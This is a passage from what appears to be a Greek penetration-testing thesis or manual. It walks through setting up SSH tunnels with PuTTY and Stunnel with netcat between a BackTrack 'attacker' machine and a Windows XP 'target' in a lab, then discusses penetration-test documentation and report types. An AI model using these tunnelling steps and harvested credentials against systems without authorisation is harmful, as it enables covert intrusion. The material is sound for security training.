ενός απομακρυσμένου web-server. Για να αποκτήσουμε πρόσβαση στον απομακρυσμένο web-server, οι χρήστες θα κατευθύνουν το πρόγραμμα περιήγησής τους στο u.r.l http://localhost/.

Θα δούμε παρακάτω ένα τέτοιο παράδειγμα με την δημιουργία μιας σήραγγας SSH.
Συγκεκριμένα θα επιχειρήσουμε μια ανάποδη διαδικασία εμφάνισης του γραφικού περιβάλλοντος του backtrack στο σύστημα στόχο (windows xp) μέσω της δημιουργίας μιας κρυπτογραφημένης σήραγγας ssh.
Αρχικά να αναφέρουμε ότι θα κάνουμε χρήση του client που τρέχει windows xp της εφαρμογής putty.
Το putty είναι ένα δωρεάν και open-source εξομοιωτής τερματικού, μια σειριακή κονσόλα δικτύου δηλαδή που επιτρέπει την μεταφορά αρχείων. Υποστηρίζει διάφορα πρωτόκολλα δικτύου, συμπεριλαμβανομένων των SCP, SSH, Telnet και rlogin. Το putty γράφτηκε αρχικά για τα Microsoft Windows, αλλά έχει μεταφερθεί και σε διάφορα άλλα λειτουργικά συστήματα. Ανοίγουμε πρώτα από τον client που τρέχει το backtrack ένα τερματικό και δημιουργούμε ένα πιστοποιητικό ασφαλείας που θα συνοδεύει την υπό δημιουργία σήραγγα ssh.

```
root@bt:~# sshd-generate
Generating public/private rsa1 key pair.
/etc/ssh/ssh_host_key already exists.
Overwrite (y/n)? y
Your identification has been saved in /etc/ssh/ssh_host_key.
Your public key has been saved in /etc/ssh/ssh_host_key.pub.
The key fingerprint is:
4e:4d:71:eb:fe:49:06:53:14:c0:8f:19:34:d3:a1:e7 root@bt
The key's randomart image is:
+--[RSA1 2048]----+
|         .o*o+o |
|          oo*.   |
|         . o=o   |
|        o .o+.   |
|       S . + E   |
|      o   . o    |
|       .   . o   |
|           + .   |
|            o    |
+-----------------+
Generating public/private rsa key pair.
y
/etc/ssh/ssh_host_rsa_key already exists.
Overwrite (y/n)? Your identification has been saved in /etc/ssh/ssh_host_rsa_key.
Your public key has been saved in /etc/ssh/ssh_host_rsa_key.pub.
The key fingerprint is:
14:82:bd:a5:5c:4a:f9:dc:d8:49:e8:5e:55:fe:64:f7 root@bt
The key's randomart image is:
+--[ RSA 2048]----+
|     o....   .. |
|    . +.+.. ..  |
|     o X.= o  . +|
|      =.= =    +o|
|       .S.     E|
|        .       |
|                |
+-----------------+
Generating public/private dsa key pair.
/etc/ssh/ssh_host_dsa_key already exists.
Overwrite (y/n)? y
Your identification has been saved in /etc/ssh/ssh_host_dsa_key.
Your public key has been saved in /etc/ssh/ssh_host_dsa_key.pub.
The key fingerprint is:
e0:f8:30:33:41:d8:58:8a:c4:55:93:c7:2c:ce:e5:ac root@bt
The key's randomart image is:
+--[ DSA 1024]----+
|...*+o+          |
|.ooo.o.=         |
|. . + B          |
|     * +         |
|    * o S        |
|     E           |
|      .          |
+-----------------+
```

Κατόπιν δίνουμε την εντολή: *root@bt:# /etc/init.d/ssh* για να ξεκινήσουμε την υπηρεσία (πρωτόκολλο) ssh από τερματικό. Το συγκεκριμένο θα αποτελέσει τον διακομιστή μεσολάβησης (σήραγγα) για την διαδικασία της δοκιμής μας. Στην συνέχεια με την *root@bt:# update-rc.d ssh* παίρνουμε οποιαδήποτε τελευταία

ενημέρωση για το πρωτόκολλο που θα χρησιμοποιήσουμε. Από default γνωρίζουμε ότι η θύρα που «ακούει» το ssh είναι η 22 που θα είναι και η πύλη επικοινωνίας με τον απομακρυσμένο client windows). Αυτό μπορούμε να το επαληθεύσουμε δίνοντας : *root@bt:# netstat –nap | grep ssh.*
Τρέχουμε τώρα την εφαρμογή putty από την μεριά του client (windows) και συμπληρώνουμε την ip του p.c που τρέχει το Backtrack (ssh tunnel) και στην περίπτωση της δοκιμής μας είναι η 192.168.1.3 για την θύρα 22.




Εικόνα 88: Putty configuration


Αμέσως εμφανίζεται ένα προειδοποιητικό μήνυμα για την είσοδο στο σύστημα, το οποίο αποδεχόμαστε.

Εικόνα 89: Προειδοποιητικό μήνυμα για είσοδο στο σύστημα

Συμπληρώνουμε τα username και password που έχουμε βρει με κατάλληλες τεχνικές από παλιότερες δοκιμές.



Εικόνα 90: Login στον επιτιθέμενο




Εικόνα 91: Εμφάνιση τερματικού επιτιθέμενου στο σύστημα στόχος


Με αυτό τον τρόπο πλέον μπορούμε από τον client που τρέχει windows να διαχειριστούμε την διανομή backtrack με πλήρη δικαιώματα ανταλλαγής αρχείων, πληροφοριών και οτιδήποτε άλλο επιθυμούμε μέσω ενός τερματικού.

Stunnel

Το Stunnel4 είναι ένα εργαλείο για να κρυπτογραφήσουμε πρωτόκολλα TCP μέσα από πακέτα SSL πακέτα μεταξύ τοπικών και απομακρυσμένων servers. Μας επιτρέπει να προσθέσουμε λειτουργικότητα SSL σε μη-SSL πακέτα, όπως στα πρωτόκολλα Samba, POP3, IMAP, SMTP και HTTP. Στην δοκιμή μας θα χρησιμοποιήσουμε την open source εφαρμογή για την πλευρά του client που τρέχει windows stunnel. Το stunnel έχει σχεδιαστεί για να λειτουργεί ως ένα περιτύλιγμα κρυπτογράφησης SSL μεταξύ απομακρυσμένων πελατών και τοπικών ή απομακρυσμένων διακομιστών. Μπορεί να χρησιμοποιηθεί για να προσθέσει λειτουργικότητα στο SSL χρησιμοποιώντας συνήθως inetd δαίμονες, όπως POP2, POP3 και IMAP servers και χωρίς αλλαγές στον κώδικα των προγραμμάτων ». Το Stunnel χρησιμοποιεί την βιβλιοθήκη OpenSSL για την κρυπτογραφία, έτσι ώστε να αποθηκεύει κρυπτογραφικούς αλγόριθμους συγκεντρώνοντας τους στην βιβλιοθήκη.
Αρχικά τρέχουμε το stunnel και ρυθμίζουμε κατάλληλα το configuration file του να ακούει στην θύρα 4489 και επανεκκινούμε τον server.




Εικόνα 92: Configuration file του συστήματος-στόχου (stunnel)




Εικόνα 93: Άνοιγμα συγκεκριμένης πύλης στο σύστημα στόχος

Βεβαιωνόμαστε ότι η θύρα 4489 είναι ανοικτή για το σύστημα-στόχος.




Εικόνα 94: Επιβεβαίωση από τερματικό

Επιβεβαιώνουμε και από την μεριά του client που τρέχει το backtrack ότι η θύρα 4489 είναι ανοιχτή.



Εικόνα 95: Configuration file στο σύστημα του επιτιθέμενου (stunnel)

Ανοίγουμε την πύλη 4489 με nc και πληκτρολογούμε ένα μήνυμα και από τις δύο πλευρές για να επιβεβαιώσουμε την επιτυχή αποστολή και ότι η σύζευξη μέσω (stunnel) έχει επιτευχθεί.



Εικόνα 96: Άνοιγμα netcat και αποστολή μηνύματος από το σύστημα στόχος

Εικόνα 97: Άνοιγμα netcat και αποστολή μηνύματος από σύστημα επιτιθέμενου

6.5 Τεκμηρίωση & Πληροφόρηση (Documentation & Reporting)

Η παρακολούθηση των αποτελεσμάτων της αξιολόγησης είναι μια από τις πιο σημαντικές πτυχές της μεθοδολογίας των δοκιμών διείσδυσης. Η πρακτική καταγραφής των αποτελεσμάτων από τις δοκιμές είναι πολύ σημαντική από άποψη δεοντολογίας ενώ ταυτόχρονα παρέχει στον δοκιμαστή πληροφορίες για την αξιολόγηση της ασφάλειας του στόχου. Η τεκμηρίωση και η παρουσίαση της έκθεσης των αποτελεσμάτων είναι εξίσου σημαντική και πρέπει να αντιμετωπιστεί με τρόπο συστηματικό, δομημένο και συνεκτικό.

Η έκθεση αυτή χρειάζεται να έχει χαρακτηριστικά επαλήθευσης για την διαδικασία προσομοίωσης της επίθεσης, να αντικατοπτρίζει τα συμφέροντα των αρχών που εμπλέκονται με την δοκιμή, να έχει χαρακτήρα παρουσίασης που θα καταλαβαίνει το κοινό για τις πληροφορίες που του παρέχονται μέσω των αποτελεσμάτων καθώς και να υπάρχει η δυνατότητα για διορθωτικά μέτρα και προτάσεις που πρέπει να περιλαμβάνονται ως μέρος της έκθεσης. Αυτό το είδος της άσκησης είναι αρκετά δύσκολο και απαιτεί μια σε βάθος γνώση του στόχου ασφάλειας των υποδομών.
Όλα αυτά παρέχουν μια ισχυρή βάση για την προετοιμασία, υποβολή και παρουσίαση της έκθεσης. Ένα μικρό λάθος μπορεί συχνά να οδηγήσει σε ένα νομικό πρόβλημα. Η έκθεση που θα δημιουργήσουμε πρέπει να διακρίνεται από την συνέπειά της όσον αφορά τα ευρήματά μας, ενώ θα πρέπει να επισημαίνει τις πιθανές αδυναμίες που διαπιστώσαμε σε ένα περιβάλλον στόχο. Οι περισσότεροι δοκιμαστές συνήθως εστιάζουν στις αδυναμίες, αντί να εξηγήσουν με μια αντιπρόταση ή μια διαδικασία που χρειάζεται να χρησιμοποιηθεί για να την προσπελάσουμε.

6.5.1 Τεκμηρίωση και αποτελέσματα ελέγχου

Έχοντας λάβει σε σημειώσεις τα αποτελέσματα από τα αυτοματοποιημένα εργαλεία, απαιτείται πάντα ένας διεξοδικός έλεγχός τους πριν την παρουσίαση στον πελάτη. Είναι πολύ σημαντικό εδώ να τονίσουμε ότι η απλή αντιγραφή των αποτελεσμάτων από τα εργαλεία ανεύρεσης και παρουσίασης άμεσα στον πελάτη αποτελεί μια κίνηση που πλήττει κυρίως την εικόνα του δοκιμαστή και την ποιότητα της δοκιμής. Αυτού του είδους η ανευθυνότητα της εκτίμησης, θέτει τον πελάτη σε κίνδυνο από την πώληση μιας ψευδούς εκτίμησης ασφάλειας. Διαπιστώνουμε ότι η ακεραιότητα των δεδομένων των δοκιμών δεν πρέπει να επηρεάζεται με τα λάθη και τις ανακολουθίες. Με βάση την εμπειρία μας, θα παρουσιάσουμε με προσοχή μερικές διαδικασίες που μπορούν να βοηθήσουν στην τεκμηρίωση και την επαλήθευση των αποτελεσμάτων των δοκιμών, πριν μετουσιωθούν σε τελική έκθεση:

Πρώτη μας δουλειά είναι η δημιουργία ενός λεπτομερούς σημειώματος για κάθε βαθμίδα κατά τη διάρκεια της συλλογής πληροφοριών, της ανακάλυψης, της απαρίθμησης, της χαρτογράφησης τρωτότητας, της κοινωνικής μηχανικής, της εκμετάλλευσης και της κλιμάκωσης προνομίων για την δοκιμή διείσδυσης. Για κάθε εργαλείο που γίνεται χρήση θα πρέπει να αναφέρεται με σαφήνεια ο σκοπός της χρήσης του, οι

επιλογές εκτέλεσης και το προφίλ της εκτίμησης στόχου, κάτι που θα παράσχει χώρο για την καταγραφή των αντίστοιχων αποτελεσμάτων των δοκιμών. Είναι επίσης απαραίτητο να επαναλάβουμε την άσκηση (τουλάχιστον δύο φορές) πριν από την κατάρτιση του τελικού συμπεράσματος από ένα συγκεκριμένο εργαλείο. Με τον τρόπο αυτό θα πιστοποιούμε με απόδειξη τα αποτελέσματα σε σχέση με οποιαδήποτε απρόβλεπτη κατάσταση.

Ένα ακόμα σημαντικό είναι η αποτροπή χρήσης ενός ενιαίου εργαλείου (για παράδειγμα, για τη συλλογή πληροφοριών) και αυτό γιατί από την μια μπορεί να είναι απολύτως πρακτικό για τον δοκιμαστή αλλά από την άλλη μπορεί να εισάγει αποκλίσεις στη διείσδυση και εμπλοκή στην διαδικασία δοκιμής. Η χρήση διαφορετικών εργαλείων εξασφαλίζει διαφάνεια στην διαδικασία ελέγχου, αύξηση της παραγωγικότητας και μείωση των ψευδώς θετικών και των ψευδώς αρνητικών αποτελεσμάτων. Με άλλα λόγια, κάθε εργαλείο έχει τη δική του ειδικότητα να χειριστεί μια συγκεκριμένη κατάσταση.

6.5.2 Τύποι αναφορών

Μετά την λήψη των αποτελεσμάτων από τα εργαλεία μας, είναι πλέον καιρός να τα συνδυάσουμε σε μια συστηματική και δομημένη έκθεση πριν από την τελική υποβολή της στον ενδιαφερόμενο στόχο. Υπάρχουν τρεις διαφορετικοί τύποι εκθέσεων. Καθεμία έχει τα δικά της χαρακτηριστικά που αφορούν το σχέδιο δοκιμής διείσδυσης. Οι εκθέσεις αυτές συντάσσονται σύμφωνα με το επίπεδο κατανόησης και ικανότητας να κατανοήσουμε τις πληροφορίες που μεταφέρονται από τη συσκευή δοκιμής διείσδυσης. Ο τύπος της έκθεσης και η δομή της αναφοράς είναι δύο από τα βασικότερα στοιχεία που είναι απαραίτητα για να επιτύχουμε το στόχο μας. Είναι σημαντικό να σημειωθεί ότι όλες αυτές οι αναφορές θα πρέπει να μην γνωστοποιούν την πολιτική στρατηγικής τους, την ανακοίνωση του νομικού τους περιεχομένου, καθώς και τη συμφωνία ελέγχου διείσδυσης πριν παραδοθεί στους ενδιαφερόμενους.

Έκθεση εκτέλεσης

Αυτού του είδους η έκθεση αξιολόγησης είναι η συντομότερη και η πιο συνοπτική από άποψη υψηλού επιπέδου για την δοκιμή διείσδυσης. Τα χαρακτηριστικά της προσανατολίζονται σε ορισμένα βασικά στοιχεία που αναφέρονται παρακάτω:

• Στόχος του έργου είναι να ορισθεί μια αμοιβαία αποδοχή κριτηρίων για το έργο της δοκιμής διείσδυσης ανάμεσα σε εμάς και τον πελάτη.

• Ο κίνδυνος ευπάθειας ταξινομείται σε επίπεδα κινδύνου (Κρίσιμη, Υψηλή, Μεσαία, Χαμηλή) που χρησιμοποιούνται στην έκθεση. Για τα επίπεδα αυτά θα πρέπει να γίνει σαφής διάκριση και να τονιστεί στην τεχνική έκθεση ασφαλείας από την άποψη της σοβαρότητας.

• Η συνοπτική παρουσίαση περιγράφει εν συντομία τον σκοπό και τον στόχο της εκχώρησης δοκιμών διείσδυσης στο πλαίσιο της καθορισμένης μεθοδολογίας. Υπογραμμίζει, επίσης, τον αριθμό των τρωτών σημείων που εντοπίστηκαν για να αξιοποιηθούν με επιτυχία.

• Οι στατιστικές περιγράφουν τα τρωτά σημεία που εντοπίζονται στην υποδομή του δικτύου στόχου. Αυτές μπορεί επίσης να απεικονίζονται με τη μορφή ενός διαγράμματος πίτας ή σε οποιαδήποτε άλλη διαδραστική μορφή.

• Οι πίνακες κινδύνου οι οποίοι ποσοτικοποιούν και κατηγοριοποιούν όλα τα θέματα ευπάθειας που ανακαλύφθηκαν, προσδιορίζουν τους πόρους που ενδέχεται να πληγούν, και παραθέτουν τα ευρήματα, (αναφορές και συστάσεις) σε σύντομη μορφή. Σε μια εκτελεστική έκθεση θα πρέπει να έχουμε κατά νου ότι δεν είμαστε υποχρεωμένοι να αναλύσουμε την τεχνική των αποτελεσμάτων αξιολόγησης, αλλά να δώσουμε μόνο τα πραγματικά δεδομένα που υφίστανται επεξεργασία. Το συνολικό μέγεθος της έκθεσης θα πρέπει να είναι δύο έως τέσσερις σελίδες.

Έκθεση διαχείρισης

Η έκθεση διαχείρισης είναι συνήθως σχεδιασμένη για να καλύπτει θέματα που αφορούν τη συμμόρφωση της μέτρησης του συστήματος στόχου από την άποψη της ασφάλειας. Πρακτικά, αυτό επεκτείνει την εκτελεστική έκθεση με μια σειρά από ενότητες που μπορεί να ενδιαφέρουν και άλλους ανθρώπους της διαχείρισης, και μπορεί να βοηθήσει σε νομικές διαδικασίες. Αυτό θα αποτελέσει ένα βασικό μέρος που μπορεί να παρέχει πολύτιμες πληροφορίες για τη δημιουργία της εν λόγω έκθεσης:

• Η επίτευξη της δεοντολογίας ξεκινά με μια λίστα με γνωστά πρότυπα και χάρτες για καθένα από τα τμήματα ή επιμέρους τμήματα με την τρέχουσα διάταξη ασφάλειας. Θα πρέπει να επισημάνουμε εδώ ότι τυχόν κανονιστικές παραβάσεις που σημειώθηκαν μπορεί να εκθέσουν ακούσια την υποδομή του

συστήματος στόχου και να το θέσουν υπό σοβαρή απειλή.
• Η μεθοδολογία δοκιμής θα πρέπει να περιγράφεται εν συντομία και να περιέχει αρκετά στοιχεία που μπορούν να βοηθήσουν τους ανθρώπους να κατανοήσουν τη διαχείριση του κύκλου ζωής της δοκιμής διείσδυσης.
• Οι παραδοχές και οι περιορισμοί αναδεικνύουν γνωστούς παράγοντες που ενδέχεται να αποτρέψουν τη διείσδυση του δοκιμαστή από την επίτευξη ενός συγκεκριμένου στόχου.
• Η διαχείριση της αλλαγής, μερικές φορές θεωρείται ως μέρος της διαδικασίας αποκατάστασης. Ωστόσο, προορίζεται κυρίως για την επίτευξη των στρατηγικών μεθόδων και διαδικασιών που χειρίζονται όλες τις αλλαγές σε ένα ελεγχόμενο περιβάλλον πληροφορικής. Οι προτάσεις και οι συστάσεις που εξελίσσονται από την εκτίμηση ασφαλείας πρέπει να παραμείνουν συνεπείς με τις διαδικασίες αλλαγών, προκειμένου να ελαχιστοποιηθεί ο αντίκτυπος από ένα απρόσμενο συμβάν για την υπηρεσία.
• Η διαμόρφωση διαχείρισης επικεντρώνεται στη συνοχή της λειτουργικότητας και της απόδοσης του συστήματος. Το πλαίσιο της ασφάλειας του συστήματος ακολουθεί τις αλλαγές που μπορεί να έχουν εισαχθεί στο περιβάλλον στόχου (υλικό, λογισμικό, φυσικές ιδιότητες, και άλλα). Οι αλλαγές στις ρυθμίσεις θα πρέπει να παρακολουθούνται και να ελέγχονται για τη διατήρηση της κατάστασης διαμόρφωσης του συστήματος. Ως υπεύθυνοι δοκιμαστές διείσδυσης, είναι καθήκον μας να αποσαφηνίσουμε τυχόν όρους διαχείρισης, προτού συνεχίσουμε με τον κύκλο ζωής της δοκιμής διείσδυσης. Αυτή η άσκηση περιλαμβάνει σίγουρα ένα κύκλο συζητήσεων και συμφωνιών σχετικά με το στόχο καθώς επίσης και τα ειδικά κριτήρια αξιολόγησης. Εκτός από το είδος της συμμόρφωσης και τα πρότυπα πλαίσια, θα πρέπει να αξιολογηθούν, οι τυχόν περιορισμοί, ενώ μετά από μια συγκεκριμένη διαδρομή 